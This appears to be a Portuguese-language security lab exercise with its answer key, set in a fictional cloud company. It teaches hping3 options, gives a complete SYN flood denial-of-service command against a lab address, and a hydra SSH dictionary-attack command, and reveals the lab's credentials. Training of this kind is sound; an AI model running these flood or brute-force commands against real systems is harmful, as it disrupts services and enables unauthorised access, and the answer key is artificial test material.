
A Technical Intelligence ltda, é uma empresa inovadora de tecnologia dedicada a fornecer soluções de computação em nuvem de ponta para empresas de todos os portes. Nossa missão é alcançar agilidade, eficiência e escalabilidade por meio da adoção inteligente da computação em nuvem. Sua matriz está localizada na américa do sul. Com clientes em todo o continente americano e está abrangendo os continentes europeu e africano.

Q1 - A empresa TECHNICAL INTELIGENCW LTDA, é nova no mercado, já possui vários clientes. Os próprios funcionários podem colaborar com a melhoria da segurança da empresa? Atacando os serviços, verificando as vulneabilidade, risco de atacantes mal intencionados.

Um dos pilares da segurança da informação é a disponibilidade. Vamos verificar se a aplicação da empresa possui disponibilidade. Vamos utilizar a ferramenta hping3 para enviar vários pacotes e ocasionar a negação de serviço. Ver se o servidor suporta.

Ataque o servidor samba, como demonstrado na topologia abaixo.



Digamos que é funcionário da empresa, é um dos usuários lohan ou andreia. Como foi anteriormente vamos utilizar o hping3. Acesse a documentação e responda abaixo.

Q2 - Escolha um dos usuários lohan ou andreia e verifique se há conectividade com o servidor samba. Responda com “sim” ou “não”.
R sim

Q3 - Ao testar a conectividade, vamos aprender como funciona o hping3. Consulte o manual da ferramenta e responda a pergunta a seguir com todas as letras minúsculas.

Qual opção é utilizada para a contagem de pacotes? (packet count). Juntamente com o parâmetro insira 1200.
R -c 1200 ou - - count 1200

Q4 - Qual a opção utilizada para definir o tamanho dos dados (data size)? Juntamente com o parâmetro, defina o de 768.

R -d 768 ou - - data 768

Q5 - Qual opção é utilizada para definir sinalizador **SYN** tcp ?

R -S ou --syn

Q6 - Qual a opção utilizada para definir o tamanho da janela TCP?. Insira o padrão 64 juntamente com a flag passada.
R -w 64 ou -win 64

Q7 - Qual opção utilizada para definir a porta de destino, essa porta é a do serviço onde será o alvo. Juntamente com o parâmetro informe a porta do protocolo https (Hyper Text Transfer Protocol Secure).
R -p 443 ou --destport 443

Q8 - Qual opção é utilizada para enviar pacotes o mais rápido possível ?

R --flood

$ hping3 -c 10000 -d 1024 -S -w 64 -p 445 --flood $ {TARGET}

Q9 - Vimos algumas opções que serão necessárias para a realização do ataque de negação de serviço. Realize o ataque com os parâmetros demarcados.

- Contagem de pacotes: 10000
- Tamanho dos dados: 1024
- Tamanho da janela: 64
- Porta de destino: 445
- Ip do alvo: 10.0.30.100

Qual o comando correto para a realização do ataque? Não coloque mais espaço a mais.
Exemplo: $ hping3 -c <123> -d <123> -S -w <123> -p <123> --flood Ip do alvo

R $ hping3 -c 10000 -d 1024 -S -w 64 -p 445 --flood 10.0.30.100

Q10 - Sabes que o comando está correto, realize o ataque por 10 segundos. E verifique se há conectividade do seu host para o ip do alvo. Possui conectividade?

R não

Q11 - Com o ataque de negação bem sucedido vamos para o próximo ataque que é o de dicionário no servidor web que possui o SSH. O objetivo de testar as credenciais do sistema. Para a realização desse ataque será utilizado a ferramenta hydra.

Consulte a documentação do hydra e realize o ataque. Insira a opção mostrará o login e senha correto após a analisar as possibilidades. Juntamente com essa opção insira outra opção para ver a operação de quais as possibilidades estão sendo realizadas.

Insira as opções de passar um arquivo de texto com os possíveis logins e senhas. São duas opções e dois arquivos. Para criar o arquivo tem que utilizar o editor de texto via. O mesmo nome que criar, tem que passar por parâmetro nas opções de introduzir arquivos de texto de login e senha.

Determine qual o ip alvo e logo após o protocolo que seja atacar para descobrir as credenciais. Digite o comando correto?

R - hydra -fV -L loguin.txt -P password.txt 100.0.0.101 ssh

Q11 - Após conferir se o comando está correto, ataque o servidor ssh e descubra qual o login e senha correto.

Qual o login e senha correto?

R - usuario: **root** ; senha: **root123** ou usuário **tech** ; **senha:123 tech**